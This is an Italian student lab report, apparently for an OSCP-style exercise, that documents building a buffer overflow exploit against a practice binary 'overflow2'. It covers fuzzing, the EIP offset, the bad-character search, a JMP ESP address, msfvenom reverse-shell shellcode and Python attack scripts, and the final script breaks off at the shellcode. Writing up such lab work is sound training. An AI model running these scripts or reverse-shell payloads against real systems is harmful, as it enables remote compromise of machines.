Report Extra 2: Sviluppo di un Exploit per Buffer Overflow sul binario "Overflow2"

A cura di Iris Canole, Federico Giannini, Daniele Castello, Luca Pani, Rosario Papa, Yari Olmi, Alessandro Salerno

1.0 Introduzione e Obiettivo dell'Esercitazione

Questo report illustra, passo dopo passo, la procedura tecnica utilizzata per identificare e sfruttare una vulnerabilità di tipo buffer overflow nel programma binario `overflow2`. L'attività è stata condotta come parte di un'esercitazione pratica finalizzata a consolidare le metodologie di analisi delle vulnerabilità e di exploit development. Ogni fase, dall'identificazione iniziale del crash alla costruzione del payload finale, è documentata in dettaglio per fornire una chiara comprensione del processo.

L'obiettivo finale dell'esercizio era ottenere l'esecuzione di codice arbitrario sulla macchina target. Nello specifico, l'attacco mirava a stabilire una reverse shell, garantendo così un accesso interattivo al sistema compromesso e dimostrando il pieno controllo sul flusso di esecuzione del programma vulnerabile.

Il percorso verso questo obiettivo inizia con una fase preliminare fondamentale: il fuzzing, utilizzato per provocare un crash controllato dell'applicazione e confermare l'esistenza della vulnerabilità.

2.0 Fase 1: Fuzzing e Conferma della Vulnerabilità

Il fuzzing rappresenta il primo passo strategico in quasi ogni analisi di buffer overflow. Questa tecnica consiste nell'inviare all'applicazione un input anomalo e di grandi dimensioni per testarne la robustezza e la gestione della memoria. L'obiettivo è provocare un crash che possa essere analizzato per confermare l'esistenza di un buffer non adeguatamente controllato, gettando così le basi per lo sfruttamento.

2.1 Generazione di un Pattern Univoco

La prima azione operativa è consistita nella creazione di un pattern ciclico non ripetitivo. È stata generata una stringa di 2 megabyte utilizzando il tool pattern_create.rb del Metasploit Framework. Questo pattern univoco permette, in caso di crash, di identificare con precisione quali byte hanno sovrascritto registri critici come l'Instruction Pointer (EIP). Sebbene sia stata generata una stringa di

grandi dimensioni, per l'analisi è stata sufficiente una stringa di 2048 byte.

Il comando utilizzato è il seguente:


```
┌──(kali㉿kali)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2048
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6
Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3
Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0
Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7
Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4
An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1
Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8
As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5
Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2
Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9
Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6
Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3
Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0
Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7
Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4
Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1
Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8
Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5
Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2
Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9
Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6
Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3
Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0
Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7
Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4
Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq
```

2.2 Esecuzione e Analisi del Crash

Il pattern generato è stato quindi utilizzato come input per il programma `overflow2`. Come previsto, l'invio di questa grande quantità di dati ha causato un'eccezione non gestita, provocando il crash dell'applicazione e confermando in modo inequivocabile la presenza della vulnerabilità di buffer overflow.

```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.1.11 1337
Welcome to OSCP Vulnerable Server! Enter HELP for help.
OVERFLOW2 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac
3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af
0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah
7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak
4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An
1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap
8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As
5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av
2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax
9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd
3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg
0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi
7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl
4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo
1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq
8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt
5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw
2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By
9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb
6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce
3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch
0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj
7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm
4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp
1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq
```

L'analisi del debugger al momento del crash ha rivelato informazioni cruciali sullo stato dei registri della CPU:



Il fatto che il registro EIP sia stato sovrascritto con una porzione del nostro pattern (76413176) è la prova definitiva che abbiamo il potenziale per controllare il flusso di esecuzione del programma.

Una volta confermato il crash e la sovrascrittura dell'EIP, il passo successivo è stato determinare l'esatto numero di byte necessari per raggiungere e controllare questo registro.

3.0 Fase 2: Identificazione dell'Offset per il Controllo dell'EIP

Il registro EIP (Instruction Pointer) è di importanza critica, poiché contiene l'indirizzo della prossima istruzione che la CPU dovrà eseguire. Prendere il controllo dell'EIP significa poter dirottare il flusso di esecuzione del programma verso un indirizzo di nostra scelta, tipicamente verso il nostro shellcode malevolo. L'obiettivo di questa fase è calcolare l'offset, ovvero la distanza esatta in byte dall'inizio del buffer fino al punto in cui inizia la sovrascrittura dell'EIP.

3.1 Analisi dei Registri Post-Crash

Sulla base dei valori dei registri al momento del crash, è stato possibile identificare le porzioni specifiche del pattern che li hanno sovrascritti. Analizzando i valori esadecimali e convertendoli in ASCII, sono stati estratti i seguenti dati chiave:


- **Valore EIP:** `76413176`, che corrisponde alla stringa ASCII `v1Av`.

- **Valore ESP:** Corrispondente alla stringa ASCII `2Av3`.

Queste stringhe univoche sono le "impronte digitali" che ci permettono di localizzare la loro posizione esatta all'interno del pattern inviato.

3.2 Calcolo dell'Offset Preciso

Utilizzando i valori ASCII estratti, è stato impiegato lo script pattern_offset.rb di Metasploit. Questo tool calcola la posizione esatta (l'offset) di una data sottostringa all'interno di un pattern ciclico. L'analisi ha prodotto i seguenti risultati:



Ciò significa che i primi 634 byte del nostro input raggiungono l'EIP, e i byte successivi iniziano a sovrascrivere lo stack a partire dall'indirizzo puntato da ESP.

Prima di procedere con la costruzione del payload, è fondamentale verificare empiricamente la correttezza di questo offset. Questa verifica, nota come "Prova del 9", garantisce che il nostro calcolo sia preciso.

4.0 Fase 3: Verifica della Correttezza dell'Offset ("Prova del 9")

Questa fase di verifica è un passaggio cruciale per assicurare che il controllo del registro EIP sia assoluto e prevedibile. Un calcolo errato dell'offset porterebbe inevitabilmente al fallimento dell'exploit. La "Prova del 9" consiste nel costruire un input specifico per confermare che possiamo scrivere un valore ben definito esattamente all'interno dell'EIP.

4.1 Sviluppo dello Script di Verifica

Per condurre il test, è stato creato un semplice script Python. Questo script costruisce un payload con una struttura ben definita, progettata per confermare visivamente il controllo sui registri nel debugger:

- Un **padding** di `634` byte, composto dal carattere 'A' (`0x41`), per raggiungere la posizione

dell'EIP.


- `4` byte per sovrascrivere l'**EIP**, composti dal carattere 'B' (`0x42`). Ci aspettiamo quindi di vedere `42424242` nel registro EIP.
- Una serie di byte 'C' (`0x43`) per riempire lo spazio successivo sullo **stack**, che sarà puntato dal registro ESP.

```python
import socket
ip = "192.168.1.11" # Sostituire con l'IP target
port = 1337
timeout = 5
# Offset EIP = 634
# Valore EIP = BBBB (0x42424242)
# Valore ESP = CCCCC... (0x434343...)
payload = b'A'*634 + b'\x42\x42\x42\x42' + b'C' * 16
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)
# Inviare comando e payload come byte
s.send(b"OVERFLOW2 " + payload)
s.recv(1024)
s.close()
```

4.2 Risultati dell'Analisi nel Debugger

Eseguendo lo script e inviando il payload così costruito all'applicazione `overflow2`, si è verificato nuovamente il crash, come previsto. L'analisi del debugger ha confermato il successo della nostra verifica:

- Il registro **EIP** conteneva esattamente il valore `42424242`.
- Il registro **ESP** puntava a una zona di memoria riempita con la sequenza di 'C' (`CCCCCCCCCCCCCCC`).



Questo risultato conferma con certezza che l'offset di 634 byte è corretto e che abbiamo pieno controllo sul puntatore di istruzione.

Con la certezza di poter controllare l'EIP, il passo successivo è preparare il terreno per lo shellcode, identificando eventuali "bad characters" che potrebbero corromperlo e impedirne l'esecuzione.

5.0 Fase 4: Analisi dei Bad Characters

L'identificazione dei "bad characters" è un passaggio cruciale nello sviluppo di un exploit. Si tratta di byte che, per varie ragioni legate al codice dell'applicazione o al protocollo di rete, vengono interpretati in modo errato. Ad esempio, un null byte (`\x00`) viene spesso interpretato come un terminatore di stringa, troncando di fatto il nostro payload e causando il fallimento dell'attacco. È quindi imperativo identificare e rimuovere tutti questi caratteri dallo shellcode finale.

```python
import socket
ip = "192.168.1.11" # Sostituire con l'IP target
port = 1337
timeout = 5

# Lista dei caratteri da ignorare (iniziamo con il null byte)
ignore_chars = [b"\x00"]
badchars_bytes = b""
for i in range(256):
    char_byte = bytes([i]) # Converti l'intero in un oggetto byte
    if char_byte not in ignore_chars:
        badchars_bytes += char_byte


offset_eip = 634
eip_placeholder = b"BBBB"

payload = b"A" * offset_eip + eip_placeholder + badchars_bytes
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)
# Inviare comando e payload come byte
s.send(b"OVERFLOW2 " + payload)
s.recv(1024)
s.close()
```

5.1 Metodologia di Identificazione

La metodologia corretta per l'identificazione dei bad characters è un processo iterativo. Si inizia inviando una sequenza contenente tutti i possibili byte (da `0x00` a `0xFF`) all'applicazione, posizionandola in memoria dove ci si aspetta che finisca lo shellcode (subito dopo l'EIP). All'interno del debugger, si confronta la sequenza di byte inviata con quella effettivamente presente in memoria.

Questo processo si articola nei seguenti passaggi:

1. Si invia un array di byte completo (escludendo `\x00`, che è quasi sempre un bad character) e si analizza la memoria con il plugin `mona` tramite il comando `!mona compare`.
2. Il comando evidenzia il primo byte che causa una corruzione o la terminazione del buffer. Questo byte viene identificato come "bad character".
3. Il bad character appena scoperto viene aggiunto a una lista di esclusione.
4. Il processo viene ripetuto dal punto 1, inviando un nuovo array di byte che esclude tutti i bad characters identificati finora.
5. Questo ciclo continua fino a quando il comando `!mona compare` non rileva più alcuna discrepanza, confermando che la lista dei bad characters è completa.

Questo approccio iterativo spiega perché l'output iniziale di `mona` può suggerire una lista di potenziali bad characters che differisce da quella finale; ogni ciclo permette di isolarne uno e affinare la ricerca.

5.2 Elenco dei Bad Characters Rilevati

Al termine del processo di analisi iterativa, è stato compilato l'elenco finale dei bad characters per il binario `overflow2`. Questi byte devono essere assolutamente esclusi dalla composizione dello shellcode finale.

I bad characters identificati sono:

```
ignore_chars = [b"\x00",b"\x23",b"\x3c",b"\x83",b"\xba"]
```

Con la lista completa dei caratteri proibiti a nostra disposizione, è finalmente possibile procedere alla fase successiva: la generazione di un payload funzionante e la ricerca di una tecnica per reindirizzare l'esecuzione del programma verso di esso.

6.0 Fase 5: Preparazione all'Esecuzione del Payload

Per completare con successo l'exploit, sono necessari due componenti finali. Il primo è un meccanismo per reindirizzare il flusso di esecuzione del programma dal nostro EIP controllato verso il payload. Il secondo è il payload stesso, ovvero lo shellcode che eseguirà le azioni desiderate sulla macchina target, in questo caso l'apertura di una reverse shell.

6.1 Ricerca di un Indirizzo `JMP ESP`

La tecnica standard per eseguire lo shellcode in un buffer overflow classico è quella di utilizzare un'istruzione `JMP ESP`. Posizionando il nostro shellcode sullo stack, subito dopo aver sovrascritto l'EIP, possiamo dirottare l'esecuzione del programma verso di esso. Per farlo, sovrascriviamo l'EIP non con un valore statico, ma con l'indirizzo di memoria di un'istruzione `JMP ESP` presente nel programma stesso o in una delle sue librerie caricate. Quando il programma tenterà di eseguire l'istruzione all'indirizzo contenuto in EIP, salterà all'indirizzo puntato da ESP, dove si trova il nostro shellcode.

Per trovare un indirizzo valido, è stato utilizzato il seguente comando `mona`, che cerca istruzioni JMP ESP escludendo gli indirizzi che contengono i bad characters identificati: `!mona jmp -r esp -cpb "\x00\x23\x3c\x83\xba"`. Il risultato è il seguente:

- `0x625011af`
- `0x625011bb`
- `0x625011c7`
- `0x625011d3`
- `0x625011df`

- `0x625011eb`
- `0x625011f7`
- `0x62501203`
- `0x62501205`

Tra i vari indirizzi trovati, è stato scelto `0x625011af` per l'exploit. Qualsiasi indirizzo restituito da `mona` sarebbe stato valido, poiché sono tutti privi di bad characters e ASLR (Address Space Layout Randomization) non era un fattore in questa specifica esercitazione. La scelta del primo risultato è una prassi comune per semplicità.

6.2 Generazione dello Shellcode con MSFvenom

Con l'offset, l'indirizzo di ritorno e i bad characters noti, l'ultimo pezzo del puzzle è lo shellcode. È stato utilizzato il tool `msfvenom` del Metasploit Framework per generare un payload `windows/shell_reverse_tcp`. Questo shellcode, una volta eseguito, si connetterà a un indirizzo IP e a una porta specificati, fornendo una shell remota.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.100 LPORT=1234 EXITFUNC
=thread -b "\x00","\x23","\x3c","\x83","\xba" -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the pa
yload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai failed with A valid opcode permutation could not be found.
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor failed with Encoding failed due to a bad character (index=21,
 char=0×83)
Attempting to encode payload with 1 iterations of x86/countdown
x86/countdown failed with Encoding failed due to a bad character (index=47, char=
0×2c)
Attempting to encode payload with 1 iterations of x86/fnstenv_mov
x86/fnstenv_mov failed with Encoding failed due to a bad character (index=17, cha
r=0×83)
Attempting to encode payload with 1 iterations of x86/jmp_call_additive
x86/jmp_call_additive succeeded with size 353 (iteration=0)
x86/jmp_call_additive chosen with final size 353
Payload size: 353 bytes
Final size of python file: 1753 bytes
buf =  b""
buf += b"\xfc\xbb\x9d\xa9\x31\x9c\xeb\x0c\x5e\x56\x31\x1e"
buf += b"\xad\x01\xc3\x85\xc0\x75\xf7\xc3\xe8\xef\xff\xff"
buf += b"\xff\x61\x41\xb3\x9c\x99\x92\xd4\x15\x7c\xa3\xd4"
buf += b"\x42\xf5\x94\xe4\x01\x5b\x19\x8e\x44\x4f\xaa\xe2"
buf += b"\x40\x60\x1b\x48\xb7\x4f\x9c\xe1\x8b\xce\x1e\xf8"
buf += b"\xdf\x30\x1e\x33\x12\x31\x67\x2e\xdf\x63\x30\x24"
buf += b"\x72\x93\x35\x70\x4f\x18\x05\x94\xd7\xfd\xde\x97"
buf += b"\xf6\x50\x54\xce\xd8\x53\xb9\x7a\x51\x4b\xde\x47"
```

Il comando utilizzato è stato il seguente, specificando tutti i parametri chiave:

- **Payload:** `windows/shell_reverse_tcp`
- **LHOST/LPORT:** L'IP della macchina attaccante (`192.168.1.100`) e la porta di ascolto (`1234`).
- **Bad Chars da escludere (-b):** `"\x00\x23\x3c\x83\xba"`

Dopo aver tentato e scartato automaticamente diversi encoder (come `x86/shikata_ga_nai e x86/call4_dword_xor`) a causa della presenza di bad characters, `msfvenom` ha selezionato `x86/jmp_call_additive` come encoder idoneo, generando uno shellcode funzionante di 353 byte.

Con tutti i componenti pronti — offset, indirizzo `JMP ESP` e shellcode — è stato possibile assemblare lo script di exploit finale.

7.0 Fase 6: Assemblaggio ed Esecuzione dell'Exploit Finale

Questa fase rappresenta il momento culminante dell'esercitazione, in cui tutti gli elementi raccolti e verificati nelle fasi precedenti vengono integrati in un singolo script Python per orchestrare l'attacco finale e ottenere l'accesso alla macchina target.

7.1 Analisi dello Script di Exploit Completo

Lo script finale è stato costruito per inviare un payload meticolosamente strutturato al servizio vulnerabile. Ogni componente del payload ha un ruolo preciso:


- `padding`: `634` byte di 'A' (`\x41`) per riempire il buffer e raggiungere la posizione del registro EIP.
- `eip`: L'indirizzo `0x625011af`, corrispondente all'istruzione `JMP ESP`, impacchettato in formato little-endian (`\xaf\x11\x50\x62`), l'ordine di byte inverso richiesto dall'architettura `x86` per una corretta interpretazione.
- `nops`: Una "slitta NOP" di 32 byte (`\x90`). Queste istruzioni "No Operation" non fanno nulla e servono come area di tolleranza, aumentando l'affidabilità dell'exploit nel caso in cui l'indirizzo di ESP subisca lievi variazioni.
- `buf`: Lo shellcode di `353` byte generato da `msfvenom`, che contiene le istruzioni per stabilire la reverse shell.

Di seguito è riportato lo script completo utilizzato per l'attacco:

```python
import socket
import struct # Necessario per convertire l'indirizzo EIP in byte

ip = "192.168.1.11" # Sostituire con l'IP target
port = 1337
timeout = 5

padding = b"A" * 634
# Indirizzo del gadget jmp esp (0x625011af), formattato come little-endian
eip = struct.pack('<I', 0x625011af)
# Istruzioni NOP (No OPeration - 0x90) per dare 'spazio' allo shellcode
nops = b"\x90" * 32


# Shellcode generato da msfvenom (sostituire con il proprio)
buf =  b""
